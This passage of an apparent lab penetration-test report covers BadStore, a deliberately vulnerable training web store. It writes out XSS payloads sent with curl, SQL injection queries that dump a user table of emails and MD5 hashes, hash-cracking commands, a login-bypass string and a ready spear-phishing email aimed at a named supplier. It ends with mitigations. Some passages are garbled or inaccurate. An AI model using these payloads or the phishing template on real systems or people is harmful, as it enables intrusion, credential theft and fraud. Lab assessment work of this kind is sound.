kroemer/s3Cr3t/gold/10.100.100.1

┌──(raphael㉿raphael)-[~]
└─$ echo "amFuZXVzZXIvd2FpdGluZzRGcmlkYXkvMTcyLjIyLjEyLjE5" | base64 -d
janeuser/waiting4Friday/172.22.12.19

┌──(raphael㉿raphael)-[~]
└─$ echo "a2Jvb2tvdXQvc2VuZG1lYXBvLzEwLjEwMC4xMDAuMjA=" | base64 -d
kbookout/sendmeapo/10.100.100.20

┌──(raphael㉿raphael)-[~]
└─$
```

Figure 12: Decoded supplier credentials from /supplier/accounts

3.2.4 HTTP TRACE, Expect Header Injection (CVE-2006-3918 / CVE-2007-6388)

On ports 80 and 443, HTTP TRACE was enabled which supported Cross-Site Tracing (XST) whereby headers were reflected and included javascript that was able to steal HttpOnly cookies. Besides, the Expect header is not sanitised, resulting in a 417 response reflected XSS vulnerability (CVE-2006-3918).

Commands used:

curl -v -X TRACE -H "X-Custom-Header: <script>alert('XSS')</script>" http://192.168.10.132/

curl -v -H "Expect: <script>alert('CVE-2006-3918')</script>" http://192.168.10.132/

```
┌──(raphael㉿raphael)-[~]
└─$ curl -v -X TRACE -H "X-Custom-Header: <script>alert('XSS')</script>" http://192.168.10.132/
*   Trying 192.168.10.132:80...
* Established connection to 192.168.10.132 (192.168.10.132 port 80) from 192.168.10.133 port 36520
* using HTTP/1.x
> TRACE / HTTP/1.1
> Host: 192.168.10.132
> User-Agent: curl/8.19.0
> Accept: */*
> X-Custom-Header: <script>alert('XSS')</script>
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Thu, 26 Mar 2026 16:00:50 GMT
< Server: Apache/1.3.28 (Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c
< Transfer-Encoding: chunked
< Content-Type: message/http
<
TRACE / HTTP/1.1
Accept: */*
Host: 192.168.10.132
User-Agent: curl/8.19.0
X-Custom-Header: <script>alert('XSS')</script>

* Connection #0 to host 192.168.10.132:80 left intact
```

Figure 13: Reflection in TRACE response when injecting script into a HTTP header - XST (CVE-2007-6388)

```
┌──(raphael㉿raphael)-[~]
└─$ curl -v -H "Expect: <script>alert('CVE-2006-3918')</script>" http://192.168.10.132/
*   Trying 192.168.10.132:80 ...
* Established connection to 192.168.10.132 (192.168.10.132 port 80) from 192.168.10.133 port 47636
* using HTTP/1.x
> GET / HTTP/1.1
> Host: 192.168.10.132
> User-Agent: curl/8.19.0
> Accept: */*
> Expect: <script>alert('CVE-2006-3918')</script>
>
* Request completely sent off
< HTTP/1.1 417 Expectation Failed
< Date: Thu, 26 Mar 2026 16:01:24 GMT
< Server: Apache/1.3.28 (Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c
< Transfer-Encoding: chunked
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>417 Expectation Failed</TITLE>
</HEAD><BODY>
<H1>Expectation Failed</H1>
The expectation given in the Expect request-header
field could not be met by this server.<P>
The client sent<PRE>
    Expect: <script>alert('CVE-2006-3918')</script>
</PRE>
but we only allow the 100-continue expectation.
<HR>
<ADDRESS>Apache/1.3.28 Server at 192.168.10.132 Port 80</ADDRESS>
</BODY></HTML>
* Connection #0 to host 192.168.10.132:80 left intact
```

Figure 14: XSS in 417 error response page from Expect header (CVE-2006-3918)

3.3 Testing for Injection (OTG-INPVAL)

3.3.1 Stored XSS - Guestbook (CVE-2005-3352)

The guestbook form did not escape HTML/JS, which allowed a stored XSS to be executed, which will be run on all visitors - a severe stored XSS vulnerability.

<script>alert('XSS-CVE-2005-3352')</script>

The guestbook also contained other actual user data such as joe,microsoft.com, jqp,whitehouse.gov and billg,microsoft.com; the latter two being the email address of President George W. Bush and Microsoft CEO Bill Gates respectively, are further OSINT to targeted attacks.




Figure 15: Persistent XSS in guestbook - CVE-2005-3352




Figure 16: Guestbook showing real e-mail addresses

3.3.2 SQL Injection and Full Database Dump (CVE-2007-5000 / CVE-2006-5752)

The query to the product search may be injected (CVE-2006-5752) to reveal the paths of the server and the database layout of the SQL. UNION SELECT displayed four columns and dumped 20 accounts and their e-mail addresses and MD5 password hash messages. Error response Reflected XSS - CVE-2007-5000.

Commands used:

http://192.168.10.132/cgi-bin/badstore.cgi?searchquery='&action=search

http://192.168.10.132/cgi-bin/badstore.cgi?searchquery=' UNION SELECT 1,2,3,4-- -&action=search

http://192.168.10.132/cgi-bin/badstore.cgi?searchquery=' UNION SELECT email,passwd,1,1 FROM userdb-- -&action=search





Figure 17: SQL injection dump error revealing path and SQL query - CVE-2006-5752



Cart

Home
What's New
Sign Our Guestbook
View Previous Orders
About Us
My Account
Login / Register

- Suppliers Only -

Supplier Login
Supplier Contract
Supplier Procedures

- Reference -

BadStore.net Manual v1.2

The following items matched your search criteria:

ItemNum	Item	Description	Price	Image	Add to Cart
AAA_Test_User	098F6BCD4621D373CADE4E832627B4F6	1	1.00		
admin	5EBE2294ECD0E0F08EAB7690D2A6EE69	1	1.00		
joe@supplier.com	62072d95acb588c7ee9d6fa0c6c85155	1	1.00		
big@spender.com	9726255eec083aa56dc0449a21b33190	1	1.00		
ray@supplier.com	99b0e8da24e29e4ccb5d7d76e677c2ac	1	1.00		
robert@spender.net	e40b34e3380d6d2b238762f0330fbd84	1	1.00		
bill@gander.org	5f4dcc3b5aa765d61d8327deb882cf99	1	1.00		
steve@badstore.net	8cb554127837a4002338c10a299289fb	1	1.00		
fred@whole.biz	356c9ee60e9da05301adc3bd96f6b383	1	1.00		
debbie@supplier.com	2fbd38e6c6c4a64ef43fac3f0be7860e	1	1.00		
mary@spender.com	7f43c1e438dc11a93d19616549d4b701	1	1.00		
sue@spender.com	ea0520bf4d3bd7b9d6ac40c3d63dd500	1	1.00		
curt@customer.com	0DF3DBF0EF9B6F1D49E88194D26AE243	1	1.00		
paul@supplier.com	EB7D34C06CD6B561557D7EF389CDDA3C	1	1.00		
kevin@spender.com		1	1.00		
ryan@badstore.net	40C0BBDC4AEEAA39166825F8B477EDB4	1	1.00		
stefan@supplier.com	8E0FAA8363D8EE4D377574AEE8DD992E	1	1.00		
landon@whole.biz	29A4F8BFA56D3F970952AFC893355ABC	1	1.00		
sam@customer.net	5EBE2294ECD0E0F08EAB7690D2A6EE69	1	1.00		
david@customer.org	356779A9A1696714480F57FA3FB66D4C	1	1.00		
john@customer.org	EEE86E9B0FE29B2D63C714B51CE54980	1	1.00		
heinrich@supplier.de	5f4dcc3b5aa765d61d8327deb882cf99	1	1.00		
tommy@customer.net	7f43c1e438dc11a93d19616549d4b701	1	1.00		

Figure 18: SQL injection database dump - 20 accounts with MD5 hash password (CVE-2007-5000)

3.3.3 Password Hash Cracking

Offline password hashes were cracked with John the Ripper using the password file rockyou.txt (also found in the Wordlists section on this website). Unsalted MD5 is easy to crack.

Commands used:

john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt

john --show --format=Raw-MD5 hashes.txt

```
┌──(raphael㉿raphael)-[~]
└─$ john --show --format=Raw-MD5 hashes.txt
?:helpme
?:carbondale
?:secret
?:California
?:Disneyland
?:password
?:

7 password hashes cracked, 6 left

┌──(raphael㉿raphael)-[~]
└─$
```

Figure 19: John the Ripper cracking 7 MD5 hashes from the userdb dump

3.4 Authentication Testing (OTG-AUTHN)

3.4.1 SQL Injection Authentication Bypass — Supplier Portal

The supplier login is a concatenated user input in SQL, which enabled the bypass of authentication and access to the file upload portal using ' OR 1=1=1' which is a critical SQL injection access control flaw.

Payload used in username field:

' OR '1'='1

Figure 20: SQL injection payload in supplier login form

Figure 21: Supplier upload portal accessed via SQL injection authentication bypass

3.4.2 Credential Reuse — Legitimate Login

Direct access to BadStore used the credentials (bill@gander.org / password) which proved weak password policy and the possibility of reusing credentials.




Figure 22: Authenticated access achieved using cracked credentials from database dump

3.4.3 Unauthenticated File Download — Supplier Contract

/supplier/contract.doc was publicly downloadable, exposing author metadata (Stefan Drege, NetContinuum) and creating a file disclosure and OSINT risk for spear phishing.




Figure 23: Unauthenticated download of /supplier/contract.doc




Figure 24: Document metadata revealing supplier identity for OSINT collection

4. OSINT and Spear Phishing Case Study

4.1 OSINT Collection

The intelligence gathered was the following: obtained at BadStore itself:

- Target name: Stefan Drege - the metadata of the contract.doc author (downloaded anonymously over /supplier/)
- Target email: stefan@supplier.com — confirmed in userdb SQL injection dump
- Business context: BadStore supplier file upload portal (supplier procedures page)
- Sender identity: webmaster@badstore.net identified in robots.txt; IT support impersonation is realistic
- Account reset mechanism: 'favourite colour' password hint observed on the BadStore login/register page — exploitable in a social engineering context

4.2 Spear Phishing Email

The email below was designed based on OSINT information on BadStore, showing how information revealed may be used to spear phish a supplier.

```
From:  it-support@badstore.net
To:    stefan@supplier.com
Subject: Urgent: Supplier Portal — Immediate Account Verification
Required

Dear Mr Drege,

BadStore supplier account You have had suspicious login activity
that is observed by our security team and was performed through an
unidentified device. You have been suspended temporarily until your
portal access is checked to ensure that your account and pending
contract obligations are not compromised.

To regain entry and proceed with submitting supplier price lists,
you have a period of 24 hours in which you are required to prove
yourself through the link below. You are to provide your registered
email address and your favourite color hint.

    >> Verify My Account — BadStore Supplier Portal <<

Failure to verify within 24 hours will result in account suspension
and disruption of your supplier agreement.

Kind regards,
IT Support Team
BadStore.net
```

4.3 Why This Email is Convincing

The email was very convincing with the use of the real name of Stefan Drege, similar domain style and the option of resetting the password which is genuine. Correct business context and 24 hour urgency also made the situation more credible and pressured, making less suspicious.

5. Mitigation Recommendations

All mitigation recommendations are aligned with the MITRE ATT&CK framework where applicable. Remediation should be prioritized in order to risk severity.

Pri.	CVE	MITRE Mitigation	Recommended Action
1	**CVE-2007-5000**	M1020 – Restrict Web-Based Content	Use parameterised statements and/or prepared statements. And use a Web Application Firewall (WAF). Grant database user only SELECT access to requested tables.
2	**CVE-2001-1556**	M1022 – Restrict File & Directory Permissions	Disable Apache directory indexing (Options -Indexes). Move /supplier/accounts behind authentication. Remove Base64 encoding of credentials — use a password manager or secrets vault.
3	**CVE-2005-3352**	M1021 – Restrict Web-Based Content	Make sure you sanitise all user-entries and encode user outputs. Use Content-Security-Policy (CSP) to whitelist execution of inline script.
4	**CVE-2006-3918**	M1050 – Expose Protection	Upgrade Apache to 2.4.x (most recent supported version) Configure 'TraceEnable Off' in httpd.conf. Sanitise output from all HTTP error page.
5	**CVE-2006-5752**	M1050 – Expose Protection	Click on 'ServerTokens Prod', you know, make your error pages not verbose. Don't run mod_status on public facing IP addresses. Turn off SQL Errors
6	**CVE-2007-6388**	M1050 - Exploit Protection / M1013 - Application Developer Guidance	Set 'TraceEnable Off'. Set HttpStrictTransportSecurity Replace or configure SSL certificate for valid hostname.

References

1. Greenbone Networks. (2024). *OpenVAS/GVM Documentation*. Retrieved from OpenVAS.org: https://www.openvas.org/
2. MITRE. (2024). *ATT&CK Framework*. Retrieved from MITRE ATT&CK: https://attack.mitre.org/
3. Nikto Project. (2024). *Nikto Web Scanner Documentation*. Retrieved from GitHub: https://github.com/sullo/nikto
4. NIST NVD. (2024). *CVE-2001-1556*. Retrieved from NIST National Vulnerability Database: https://nvd.nist.gov/vuln/detail/CVE-2001-1556
5. NIST NVD. (2024). *CVE-2005-3352*. Retrieved from NIST National Vulnerability Database: https://nvd.nist.gov/vuln/detail/CVE-2005-3352
6. NIST NVD. (2024). *CVE-2006-3918*. Retrieved from NIST National Vulnerability Database: https://nvd.nist.gov/vuln/detail/CVE-2006-3918
7. NIST NVD. (2024). *CVE-2006-5752*. Retrieved from NIST National Vulnerability Database: https://nvd.nist.gov/vuln/detail/CVE-2006-5752
8. NIST NVD. (2024). *CVE-2007-5000*. Retrieved from NIST National Vulnerability Database: https://nvd.nist.gov/vuln/detail/CVE-2007-5000
9. NIST NVD. (2024). *CVE-2007-6388*. Retrieved from NIST National Vulnerability Database: https://nvd.nist.gov/vuln/detail/CVE-2007-6388
10. Nmap Project. (2024). *Nmap Reference Guide*. Retrieved from Nmap.org: https://nmap.org/book/man.html
11. Openwall. (2024). *John the Ripper Documentation*. Retrieved from Openwall.com: https://www.openwall.com/john/
12. OWASP. (2021). *Web Security Testing Guide (WSTG) v4.2*. Retrieved from OWASP: https://owasp.org/www-project-web-security-testing-guide/
13. OWASP. (2024). *Cross-Site Scripting (XSS)*. Retrieved from OWASP: https://owasp.org/www-community/attacks/xss/
14. PortSwigger. (2024). *SQL Injection*. Retrieved from PortSwigger Web Security: https://portswigger.net/web-security/sql-injection

Appendices

Appendix A — Nmap Scan Output

Full Nmap scan output (nmap -p 80,443 -sV -sC -A 192.168.10.132):

```
80/tcp  open  http     Apache httpd 1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c)
| http-robots.txt: 5 disallowed entries
|_/cgi-bin /scanbot /backup /supplier /upload
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.28 (Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c
|_http-title: Welcome to BadStore.net v1.2.3s
443/tcp open  ssl/http Apache httpd 1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c)
| ssl-cert: Subject: commonName=www.badstore.net/organizationName=BadStore.net/stateOrProvinceName=Illinois/countryName=US
| Subject Alternative Name: email:root@badstore.net
| Not valid before: 2006-05-10T12:52:53
